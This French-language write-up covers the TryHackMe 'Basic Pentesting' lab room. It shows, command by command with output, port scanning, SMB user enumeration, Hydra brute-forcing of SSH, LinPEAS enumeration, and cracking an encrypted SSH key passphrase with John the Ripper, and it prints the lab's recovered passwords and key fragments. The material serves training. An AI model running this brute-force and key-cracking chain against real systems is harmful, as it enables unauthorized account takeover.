TryHackMe - Basic Pentesting
Write-up de la room Basic Pentesting, un challenge easy mettant en pratique l'énumération web, le brute-forcing et l'escalade de privilèges

Description de la Room
Cette room est un challenge pratique permettant de s’entraîner au pentesting d’applications web et à l’escalade de privilèges sur un système Linux. Elle combine plusieurs techniques fondamentales du pentesting.
Lien : Basic Pentesting
Objectifs d’apprentissage
Cette room couvre les compétences suivantes :
- Brute-forcing : Attaques par force brute sur SSH
- Hash cracking : Décryptage de hashes avec John the Ripper
- Service enumeration : Énumération des services exposés
- Linux enumeration : Recherche de vecteurs d’escalade de privilèges
Solutions des tâches
Task 1 - Web App Testing and Privilege Escalation
Déploiement et reconnaissance initiale
Deploy the machine and connect to our network
Première étape : vérifier la connectivité avec la machine cible.
1
2
3
4
5
┌──(omnimessie㉿omnimessie)-[~]
└─$ ping 10.10.211.206
PING 10.10.211.206 (10.10.211.206) 56(84) bytes of data.
64 bytes from 10.10.211.206: icmp_seq=1 ttl=63 time=45.2 ms
64 bytes from 10.10.211.206: icmp_seq=2 ttl=63 time=44.8 ms
La machine répond correctement, nous pouvons continuer.
Find the services exposed by the machine
Pour identifier les services exposés, j’ai utilisé Nmap avec les options de scan de service et de scripts par défaut.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(omnimessie㉿omnimessie)-[~]
└─$ nmap -sC -sV 10.10.211.206
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 12:46 EDT
Nmap scan report for 10.10.211.206
Host is up (0.11s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f0:ab:79:20:6e:45:4b:1b:89:27:dc:94:01:6b:ce:6b (RSA)
|   256 e3:50:1c:1c:3e:7f:c4:a1:c5:97:77:50:13:7b:c9:17 (ECDSA)
|_  256 78:34:76:fc:da:5c:14:c3:5e:98:14:fb:e6:6e:e8:37 (ED25519)
80/tcp   open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat (language: en)
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 2m03s
| smb2-time:
|   date: 2025-10-19T16:48:35
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.91 seconds
Services identifiés :
- Port 22 : SSH (OpenSSH 8.2p1)
- Port 80 : HTTP (Apache 2.4.41)
- Port 139/445 : SMB (Samba)
- Port 8009 : Apache Jserv (AJP13)
- Port 8080 : Apache Tomcat 9.0.7
La présence de plusieurs services web (ports 80 et 8080) et de Samba suggère plusieurs vecteurs d’attaque possibles.
Énumération web
What is the name of the hidden directory on the web server (enter name without /)?
Pour découvrir les répertoires cachés, j’ai utilisé dirsearch pour fuzzer le serveur web.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(omnimessie㉿omnimessie)-[~]
└─$ dirsearch -u http://10.10.211.206
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/omnimessie/reports/http_10.10.211.206/_25-10-19_12-50-54.txt

Target: http://10.10.211.206/

[12:50:54] Starting:
[12:50:56] 403 -  278B  - /.htaccess.sample
[12:50:56] 403 -  278B  - /.htaccess_sc
[12:50:56] 403 -  278B  - /.htaccess_extra
[12:50:56] 403 -  278B  - /.ht_wsr.txt
[12:50:56] 403 -  278B  - /.htaccess.orig
[12:50:56] 403 -  278B  - /.htaccess_orig
[12:50:56] 403 -  278B  - /.htaccess.bak1
[12:50:56] 403 -  278B  - /.htaccess.save
[12:50:56] 403 -  278B  - /.htaccessBAK
[12:50:56] 403 -  278B  - /.htaccessOLD2
[12:50:56] 403 -  278B  - /.htaccessOLD
[12:50:56] 403 -  278B  - /.html
[12:50:56] 403 -  278B  - /.htm
[12:50:56] 403 -  278B  - /.htpasswd_test
[12:50:56] 403 -  278B  - /.htpasswds
[12:50:56] 403 -  278B  - /.httr-oauth
[12:51:15] 200 -  476B  - /development/
[12:51:34] 403 -  278B  - /server-status/
[12:51:34] 403 -  278B  - /server-status

Task Completed
Le répertoire /development/ est accessible et contient potentiellement des informations intéressantes.
Réponse : development
Analyse du répertoire /development
User brute-forcing to find the username & password
En naviguant vers /development/, j’ai trouvé deux fichiers texte :

Contenu de dev.txt :
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
Contenu de j.txt :
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
Informations extraites :
- Deux utilisateurs identifiés : J et K
- L’utilisateur J a un mot de passe faible
- SMB est configuré sur le serveur
- Apache Struts 2.5.12 est mentionné
Ces notes de développement révèlent des informations critiques : un utilisateur avec un mot de passe faible et la présence d’un service SMB. C’est un excellent point de départ pour l’énumération.
Énumération SMB
Pour identifier les noms d’utilisateurs complets, j’ai utilisé enum4linux qui énumère les informations SMB.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
┌──(omnimessie㉿omnimessie)-[~]
└─$ enum4linux -a 10.10.211.206
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Oct 19 13:02:01 2025

 =========================================( Target Information )=========================================

Target ........... 10.10.211.206
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ===========================( Enumerating Workgroup/Domain on 10.10.211.206 )===========================

[+] Got domain/workgroup name: WORKGROUP

 ===============================( Nbtstat Information for 10.10.211.206 )===============================

Looking up status of 10.10.211.206
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

[... sortie tronquée ...]

 =================================( Share Enumeration on 10.10.211.206 )=================================

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.15.13-Ubuntu)

[+] Attempting to map shares on 10.10.211.206

//10.10.211.206/Anonymous       Mapping: OK Listing: OK Writing: N/A

 ===========================( Password Policy Information for 10.10.211.206 )===========================

[+] Attaching to 10.10.211.206 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):

        [+] BASIC2
        [+] Builtin

[+] Password Info for Domain: BASIC2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 136 years 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

[... sortie tronquée ...]

 ==================( Users on 10.10.211.206 via RID cycling (RIDS: 500-550,1000-1050) )==================

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)
Utilisateurs identifiés :
- kay (correspond à “K”)
- jan (correspond à “J”)
- ubuntu
Nous savons que jan a un mot de passe faible. C’est notre cible pour le brute-forcing.
Brute-forcing SSH
What is the username?
D’après l’énumération SMB, l’utilisateur avec le mot de passe faible est jan.
Réponse : jan
What is the password?
Pour craquer le mot de passe de jan, j’ai utilisé hydra avec la wordlist rockyou.txt.
Commande Hydra :
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(omnimessie㉿omnimessie)-[~]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.211.206
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 13:15:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.211.206:22/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 14344112 to do in 830:06h, 15 active
[STATUS] 251.00 tries/min, 753 tries in 00:03h, 14343647 to do in 952:27h, 15 active
[22][ssh] host: 10.10.211.206   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-19 13:18:43
Le mot de passe de jan a été trouvé en quelques minutes : armando
Hydra est extrêmement efficace pour les attaques par force brute, surtout lorsque le mot de passe est dans une wordlist commune comme rockyou.txt.
Réponse : armando
What service do you use to access the server (answer in abbreviation in all caps)?
Nous avons utilisé le service SSH pour nous connecter.
Réponse : SSH
Connexion SSH et énumération initiale
Enumerate the machine to find any vectors for privilege escalation
Connexion SSH avec les credentials découverts :
1
2
3
4
5
6
7
┌──(omnimessie㉿omnimessie)-[~]
└─$ ssh jan@10.10.211.206
jan@10.10.211.206's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

Last login: Sun Oct 19 17:15:22 2025 from 10.10.43.133
jan@ip-10-10-211-206:~$
Exploration du répertoire personnel :
1
2
3
4
5
jan@ip-10-10-211-206:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 19 12:45 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
Le répertoire de jan est presque vide. Vérifions les privilèges sudo :
1
2
3
jan@ip-10-10-211-206:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on ip-10-10-211-206.
Aucun privilège sudo pour jan. Regardons les autres utilisateurs dans /etc/passwd :
1
2
3
4
5
6
7
8
9
10
11
jan@ip-10-10-211-206:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
[... utilisateurs système tronqués ...]
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
tomcat9:x:999:999::/home/tomcat9:/bin/false
jan:x:1001:1001::/home/jan:/bin/bash
[... autres utilisateurs tronqués ...]
ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
L’utilisateur kay semble intéressant. C’est probablement l’utilisateur “K” mentionné dans les notes.
Énumération avec LinPEAS
Pour trouver des vecteurs d’escalade de privilèges, j’ai utilisé LinPEAS, un script d’énumération automatisé.
Téléchargement de LinPEAS :
1
2
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Attribution des permissions d’exécution :
1
2
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ chmod +x linpeas.sh
Transfert vers la machine cible :
1
2
3
4
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ scp linpeas.sh jan@10.10.211.206:/tmp
jan@10.10.211.206's password:
linpeas.sh                                           100%  860KB   1.2MB/s   00:00
J’ai placé LinPEAS dans
/tmpcar c’est un répertoire accessible en écriture par tous les utilisateurs.
Exécution de LinPEAS :
1
2
3
jan@ip-10-10-211-206:~$ cd /tmp
jan@ip-10-10-211-206:/tmp$ chmod +x linpeas.sh
jan@ip-10-10-211-206:/tmp$ ./linpeas.sh
Découverte importante dans la sortie LinPEAS :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
╔══════════╣ Searching ssl/ssh files
╔══════════╣ Analyzing SSH Files (limit 70)

-rw-r--r-- 1 kay kay 3326 Apr 19  2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
[... clé privée RSA tronquée ...]
-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 kay kay 771 Apr 19  2018 /home/kay/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9qOQp7LOWDMVIINfCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvlHB3DlLLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M0exdSjaV54PI9TBFkUmmqpXsrWzMj1QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfeGvwcHXIlCT25gH1gRfS0/NdR9cs78ylxYTLDnNvkxL1J3cVzVHJ/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIlDX27PM7DZCBu+xhIwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwNqU/rSnZ0wZH8MURhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBunFKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!

-rw-rw-r-- 1 kay kay 771 Apr 23  2018 /home/kay/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9qOQp7LOWDMVIINfCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvlHB3DlLLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M0exdSjaV54PI9TBFkUmmqpXsrWzMj1QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfeGvwcHXIlCT25gH1gRfS0/NdR9cs78ylxYTLDnNvkxL1J3cVzVHJ/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIlDX27PM7DZCBu+xhIwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwNqU/rSnZ0wZH8MURhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBunFKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!
Excellent ! LinPEAS a découvert une clé privée SSH pour l’utilisateur kay. Cependant, elle est chiffrée (type ENCRYPTED).
Extraction de la clé privée SSH
J’ai copié la clé privée RSA dans un fichier local :
1
2
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ nano kay_rsa
Tentative de connexion SSH :
1
2
3
4
5
6
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ chmod 600 kay_rsa

┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ ssh -i kay_rsa kay@10.10.211.206
Enter passphrase for key 'kay_rsa':
La clé nécessite une passphrase. Nous devons la craquer.
Cracking de la passphrase SSH
Conversion de la clé SSH au format John :
1
2
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ ssh2john kay_rsa > kay_hash.txt
Cracking avec John the Ripper :
1
2
3
4
5
6
7
8
9
10
11
12
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ john kay_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_rsa)
1g 0:00:00:00 DONE (2025-10-19 14:07) 11.11g/s 919466p/s 919466c/s 919466C/s betzabeth..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Parfait ! La passphrase de la clé SSH est beeswax.
John the Ripper a cracké la passphrase en quelques secondes. Les clés SSH protégées par des mots de passe faibles peuvent être compromises très rapidement.
Connexion SSH avec la clé de Kay
Connexion avec la clé privée et la passphrase :
1
2
3
4
5
6
7
┌──(omnimessie㉿omnimessie)-[~/Downloads]
└─$ ssh -i kay_rsa kay@10.10.211.206
Enter passphrase for key 'kay_rsa': beeswax
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

Last login: Sun Oct 19 17:45:12 2025 from 10.10.43.133
kay@ip-10-10-211-206:~$
Nous sommes maintenant connectés en tant que kay !
What is the name of the other user you found (all lower case)?
L’autre utilisateur découvert lors de l’énumération est kay.
Réponse : kay
If you have found another user, what can you do with this information?
Avec les informations trouvées (clé SSH privée chiffrée), nous avons pu :
- Extraire la clé privée SSH de kay
- Convertir la clé au format John
- Craquer la passphrase
- Nous connecter en SSH avec l’utilisateur kay
Pas de réponse nécessaire pour cette question.
Découverte du mot de passe final
What is the final password you obtain?
Exploration du répertoire personnel de kay :
1
2
3
4
5
6
7
8
9
10
11
12
13
kay@ip-10-10-211-206:~$ ls -la
total 28
drwxr-xr-x 3 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 19 12:45 ..
-rw------- 1 kay  kay     0 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 19  2018 .ssh
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
-rw-rw-r-- 1 kay  kay    57 Apr 23  2018 pass.bak

kay@ip-10-10-211-206:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
Un fichier pass.bak contient le mot de passe final !
Ce fichier de backup contient probablement le nouveau mot de passe fort de kay mentionné dans les notes du répertoire
/development/. C’est une mauvaise pratique de sécurité de stocker des mots de passe en clair dans des fichiers.
Réponse : heresareallystrongpasswordthatfollowsthepasswordpolicy$$
Conclusion
Ce challenge met en évidence l’importance d’une énumération approfondie et de la sécurisation des informations d’identification. Une seule faiblesse dans la chaîne de sécurité peut compromettre l’ensemble du système.
Room complétée